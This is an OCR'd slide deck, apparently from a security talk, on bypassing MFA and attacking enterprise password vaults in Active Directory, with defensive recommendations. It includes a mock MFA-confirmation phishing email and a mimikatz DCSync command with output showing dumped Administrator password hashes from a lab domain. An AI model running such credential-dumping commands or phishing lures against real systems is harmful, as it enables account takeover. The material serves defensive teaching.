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
Subverting MFA



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
Subverting MFA



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https://www.n00py.io/2018/08/bypassing-duo-two-factor-authentication-fail-open/

MFA Onboarding

MFA Request Confirmation

SM

Sean Metcalf

Today, 10:08 AM

Sean Metcalf

Reply all

Inbox

This email is confirmation that your request for updating your account with Multi Factor Authentication (MFA) has been received.

Please click on the following link to confirm that you still want MFA enabled and that you are the requester.
If you did not submit the request, please contact security@adsecurity.org.

https://mfa.adsecurity.org/request?token=FHRy34t34yhrty245h245yg4G4tg4te4tg34t

Customer MFA Recommendations

- Yes, use MFA!
- Don’t rely on MFA as the primary method to protect admin accounts.
- Use hardware tokens or App & disable SMS (when possible).
- Ensure all MFA users know to report anomalies.
- Research “Fail Closed” configuration on critical systems like password vaults and admin servers.
- Remember that once an attacker has AD Admin credentials, MFA doesn’t really stop them.
- Better secure the MFA on-boarding/updating process.
- Identify potential bypass methods & implement mitigation/detection.

Exploiting Typical Administration

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d
```

From AD Admin account name & PW → DCSync

There's Something About Password Vaults


Sean Metcalf | @PyroTek3 | sean@adsecurity.org

Enterprise Password Vault

- Being deployed more broadly to improve administrative security.
- Typically CyberArk or Thycotic SecretServer.
- “Reconciliation” DA account to bring accounts back into compliance/control.
- Password vault maintains AD admin accounts.
- Additional components to augment security like a “Session Manager”.

Enterprise Password Vault


Password Vault Option #1: Check Out Credential



Enterprise Password Vault

Password Vault Option #1: Check Out Credential


- Connect to Password Vault & Check Out Password (Copy).



Enterprise Password Vault

Password Vault Option #1: Check Out Credential

- Connect to Password Vault & Check Out Password (Copy).



Sean Metcalf | @PyroTek3 | sean@adsecurity.org

Enterprise Password Vault

Password Vault Option #1: Check Out Credential

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
